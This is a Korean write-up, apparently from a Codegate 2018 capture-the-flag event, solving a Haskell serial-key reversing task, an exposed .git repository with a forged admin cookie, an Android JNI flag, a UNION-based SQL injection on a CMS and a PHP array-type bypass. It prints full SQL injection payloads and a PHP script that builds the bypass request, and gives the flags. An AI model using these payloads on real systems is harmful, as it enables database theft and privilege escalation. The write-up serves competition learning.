주어진 바이너리를 확인해보면 Haskell 로 만들어진 바이너리임을 알 수 있다.

하스켈 문제는 이미 작년 sctf 예선에서 풀었는데, 그 때 github 의 hsdecomp 가

에러가 떠서 수정해서 풀었던 파일을 갖고 있어서 그걸 가져와서 디컴파일 하였다.

디컴파일 소스는 아래와 같다.

|  |
| --- |
| ('Main\_main\_closure', '=', '>> $fMonadIO  (putStrLn (unpackCString# "Input Serial Key >>> "))  (>>= $fMonadIO getLine (\s1dZ\_info\_arg\_0 ->  >> $fMonadIO (putStrLn (++ (unpackCString# "your serial key >>> ") (++ s1b7\_info (++ (unpackCString# "\_") (++ s1b9\_info (++ (unpackCString# "\_") s1bb\_info))))))  (case && (== $fEqInt (ord (!! s1b7\_info loc\_7172456)) (I# 70)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172472)) (I# 108)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172488)) (I# 97)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172504)) (I# 103)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172520)) (I# 123)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172536)) (I# 83)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172552)) (I# 48)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172568)) (I# 109)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172584)) (I# 101)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172600)) (I# 48)) (&& (== $fEqInt (ord (!! s1b7\_info (I# 10))) (I# 102)) (&& (== $fEqInt (ord (!! s1b7\_info (I# 11))) (I# 85)) (== $fEqInt (ord (!! s1b7\_info (I# 12))) (I# 53))))))))))))) of  <tag 1> -> putStrLn (unpackCString# ":p"),  c1ni\_info\_case\_tag\_DEFAULT\_arg\_0@\_DEFAULT -> case == ($fEq[] $fEqChar) (reverse s1b9\_info) (: (C# 103) (: (C# 110) (: (C# 105) (: (C# 107) (: loc\_7168872 (: loc\_7168872 (: (C# 76) (: (C# 51) (: (C# 114) (: (C# 52) [])))))))))) of  False -> putStrLn (unpackCString# ":p"),  True -> case && (== $fEqChar (!! s1bb\_info loc\_7172456) (!! s1b3\_info loc\_7172456)) (&& (== $fEqChar (!! s1bb\_info loc\_7172472) (!! s1b4\_info (I# 19))) (&& (== $fEqChar (!! s1bb\_info loc\_7172488) (!! s1b3\_info (I# 19))) (&& (== $fEqChar (!! s1bb\_info loc\_7172504) (!! s1b4\_info loc\_7172568)) (&& (== $fEqChar (!! s1bb\_info loc\_7172520) (!! s1b2\_info loc\_7172488)) (&& (== $fEqChar (!! s1bb\_info loc\_7172536) (!! s1b3\_info (I# 18))) (&& (== $fEqChar (!! s1bb\_info loc\_7172552) (!! s1b4\_info (I# 19))) (&& (== $fEqChar (!! s1bb\_info loc\_7172568) (!! s1b2\_info loc\_7172504)) (&& (== $fEqChar (!! s1bb\_info loc\_7172584) (!! s1b4\_info (I# 17))) (== $fEqChar (!! s1bb\_info loc\_7172600) (!! s1b4\_info (I# 18))))))))))) of  <tag 1> -> putStrLn (unpackCString# ":p"),  c1tb\_info\_case\_tag\_DEFAULT\_arg\_0@\_DEFAULT -> putStrLn (unpackCString# "Correct Serial Key! Auth Flag!")  ) ) )')  ('s1b4\_info', '=', 'unpackCString# "abcdefghijklmnopqrstuvwxyz"')  ('loc\_7172600', '=', 'I# 9')  ('s1bb\_info', '=', '!! s1b5\_info loc\_7172488')  ('loc\_7172488', '=', 'I# 2')  ('s1b5\_info', '=', 'splitOn $fEqChar (unpackCString# "#") s1dZ\_info\_arg\_0')  ('loc\_7172584', '=', 'I# 8')  ('loc\_7172504', '=', 'I# 3')  ('s1b2\_info', '=', 'unpackCString# "1234567890"')  ('loc\_7172568', '=', 'I# 7')  ('loc\_7172552', '=', 'I# 6')  ('s1b3\_info', '=', 'unpackCString# "ABCDEFGHIJKLMNOPQRSTUVWXYZ"')  ('loc\_7172536', '=', 'I# 5')  ('loc\_7172520', '=', 'I# 4')  ('loc\_7172472', '=', 'I# 1')  ('loc\_7172456', '=', 'I# 0')  ('loc\_7168872', '=', 'C# 48')  ('s1b9\_info', '=', '!! s1b5\_info loc\_7172472')  ('s1b7\_info', '=', '!! s1b5\_info loc\_7172456') |

언뜻 복잡해 보이지만, 사실 거의 볼 게 없는 간단한 소스다.

제일 아래쪽의 변수들에 대해서, 이름이 주소로 되어있어 상당히 보기 불편하므로

각각에 대해 의미있는 변수명으로 ( 9에 대해서는 NINE 이라던지 ) replace 해서 보았었다.

그 외에는 알파벳이나 숫자 테이블들을 볼 수 있다.

이들을 기반으로 위의 소스를 보면,

|  |
| --- |
| $fEqInt (ord (!! s1b7\_info loc\_7172456)) (I# 70)) (&& (== $fEqInt (ord (!! s1b7\_info loc\_7172472)) (I# 108)) |

위와 같은 부분은 C로 생각하면, s1b7\_info[loc\_7172456] == 70 정도로 볼 수 있다.

s1b7\_info 는 입력이고, loc\_7172456 은 0 이므로 결국 입력의 첫 번째 문자 아스키 코드가

70 인지를 체크하는 것이다. 이런 식의 코드가 쭉 이어진다.

뒤쪽도 reverse 나 이런 소소한 것을 빼면 똑같은 식이므로 번거로울 게 전혀 없다.

그리고 각각의 stage ( 체크 루틴이 적당히 나뉨 ) 마다 ‘#’ 으로 구분하는 것으로

추정할 수 있는 코드가 있다. 처음 index 에러가 뜨는 이유는 # 으로 split 한 배열에서

접근을 하기 때문에, 입력 문자열에 # 가 안 들어가서 떴던 것이다.


이를 바탕으로 하나하나 플래그가 되는 문자를 모으면 최종 플래그를 얻을 수 있다.

Flag : **S0me0fU5#4r3L00king#AtTh3St4rs**


**Useless**

Page 내부에 있는<http://13.124.66.179/.git/>을 발견할 수 있었다.


Gittools를 이용하여 덤프를 시도해보았다.



덤프 결과 여러 파일을 얻었으며 git checkout을 통하여 복원을 시도하였다.




Enc.py 와 read.me를 얻을 수 있었다.



Readme.md를 통하여 encrypt 하는 방법을 알아 내었으며, 이를 codegate127.0.0.1 or admin127.0.0.1 or codegate+현재ip 등등을 enc.py의 입력값으로 주어 입력값들을 뽑아내었다.(enc.py는 너무 길어서 생략)



순서대로 ‘admin127.0.0.1’ , ‘codegate127.0.0.1’ 이다. 이를 Page의 쿠키값에 넣어준 후 새로고침 결과 admin127.0.0.1을 enc.py한 값을 통하여 flag Page를 얻을 수 있었다.



ENCRYPTME{It's\_reaLLy\_n0nsen5\_th4t\_I\_5p3nt\_M0ney\_more\_7h4n\_My\_6udg3t.}

이런 문자열을 얻을 수 있으며, enc.py 를 encrypt후, flag를 얻을 수 있다.



# Welcome to droid

설치하려고 하면 Failure [INSTALL\_FAILED\_TEST\_ONLY] 에러가 뜨며 설치가 안된다. adb install -t droid.apk명령어로 설치가 가능하지만 바로 꺼진다.

<http://www.javadecompilers.com/apk> 여기서 apk 파일을 디컴파일하여 확인해 보면 Main4Activity 에서 JNI 함수 stringFromJNI를 확인할 수 있다.

이 함수의 반환 값을 확인하기 위하여 패키지 명과 클래스 명을 같게 하여 안드로이드 프로젝트를 생성하고, app/src/main/ 에 jniLibs 폴더를 만들고 여기에 디컴파일 한 폴더의 lib 폴더 안의 내용들을 넣어주면 된다.

package com.example.puing.a2018codegate;

import android.support.v7.app.AppCompatActivity;

import android.os.Bundle;

import android.util.Log;

import android.widget.TextView;

public class Main4Activity extends AppCompatActivity {

static{

System.loadLibrary("native-lib");

}

@Override

protected void onCreate(Bundle savedInstanceState) {

super.onCreate(savedInstanceState);

Log.i("test", stringFromJNI());

setContentView(R.layout.activity\_main);

((TextView)findViewById(R.id.text)).setText(stringFromJNI());

}

public native String stringFromJNI();

}

실행하면 바로 플래그를 확인할 수 있다.

### Wol!! awesome!! FLAG{W3\_w3r3\_Back\_70\_$3v3n7een!!!} hahahah!!

# Simple CMS

소스코드의 install/simple\_cms.sql 으로 db 구조를 확인할 수 있지만 {table\_prefix} 와 {blind\_column} 이 10자리의 랜덤한 값으로 바뀌기 때문에 정확한 이름을 알 수 없다.

function/waf.php 에서 모든 입력값에 addslashes 를 적용하므로 싱글쿼터가 없는 곳에 입력이 들어가는 부분을 찾아야 하며 action\_search 부분에서 찾을 수 있었다.

$column 에 | 를 넣지 않는다면 쿼리문은 다음과 같다.

SELECT \* FROM board WHERE LOWER(${column}) like '%${search}%' order by date desc limit 0, 10

여기서 $column 과 $search 로 인젝션을 시도하면 다음과 같이 구성이 가능하며, 5개의 열을 가지고 1, 2, 4번째 열의 값을 바로 확인할 수 있다.

SELECT \* FROM board WHERE LOWER(#) like '%

0) union (select) #%' order by date desc limit 0, 10

다음의 쿼리로 db 정보를 알 수 있다.

SELECT \* FROM board WHERE LOWER(#) like '%

0) union select database(), user(), 3, version(), 5 from dual #%' order by date desc limit 0, 10

* database: simple\_cms
* user: root@localhost
* version: 5.7.21-0ubuntu0.16.04.1

테이블 명을 알기 위해, 필터링으로 information\_schema에 접근할 수 없지만, innodb\_table\_stats 테이블을 통해서 알 수 있다.

SELECT \* FROM board WHERE LOWER(#) like '%

0) union select database\_name, table\_name, 3, 4, 5 from mysql.innodb\_table\_stats #%' order by date desc limit 0, 10

얻은 테이블 명들은 다음과 같다.

* 41786c497656426a6149\_board
* 41786c497656426a6149\_flag
* 41786c497656426a6149\_users

flag 테이블의 열이 4개이고 3번째 열에 플래그가 저장돼 있으므로, {blind\_column} 값을 알 필요 없이, 다음 쿼리문으로 플래그를 얻을 수 있다.

SELECT \* FROM board WHERE LOWER(#) like '%

0) union (select \* from (select 1 from dual) b, (select \* from 41786c497656426a6149\_flag) a) #%' order by date desc limit 0, 10

### flag{you\_are\_error\_based\_sqli\_master\_XDDDD\_XD\_SD\_xD}

# rbSql

index.php 를 보면, flag를 얻기 위해서는 $\_SESSION['lvl'] 의 값을 2로 설정해야 한다.

이 문제에서는 일반적인 DB를 사용하지 않고, 파일에 특정 형식으로 데이터를 저장하여 사용한다. 데이터를 저장하는 부분은 rbPack , 저장된 데이터를 불러오는 부분은 rbParse 에서 확인 할 수 있다.

rbParse 부분은 길어보이니 무시하고 rbPack 부분만 보면, 데이터가 문자열일 경우 0x01 과 문자열 길이 한 바이트 그리고 문자열 데이터를 쓰고, 데이터가 배열일 경우 0x02 와 배열의 요소 갯수 한 바이트 그리고 배열 내용에 대해 다시 수행한다.

index.php 의 elseif($page == "join\_chk"){ 부분을 보면 데이터가 $uid, $umail, $upw, $uip 순으로 저장되어 있고, 아이디와 이메일에 strlen 으로 길이 체크를 하는 것을 알 수 있다. PHP 에서 strlen 에 배열을 인자로 주면 false 가 되므로 $umail 에 배열을 넘겨주면 길이 체크를 우회할 수 있다.

$umail 를 256개의 요소를 가지는 배열로 하고, 첫번째 요소에는 비밀번호의 md5값을, 세번째 요소에 '2'를 넣어 보내면 $umail 이 길이가 0인 배열로 저장되고 그 뒤로 내용들이 저장되어 로그인하면 플래그를 얻을 수 있다.

<?php

$uid='ticktock';

$upw='pw';

$umail=[];

for($i=0; $i<256; $i++)

$umail[]='';

$umail[0]=md5($upw);

$umail[2]='2';

$query=[

'uid'=>$uid,

'upw'=>$upw,

'umail'=>$umail

];

echo http\_build\_query($query);

### FLAG{akaneTsunemoriIsSoCuteDontYouThinkSo?}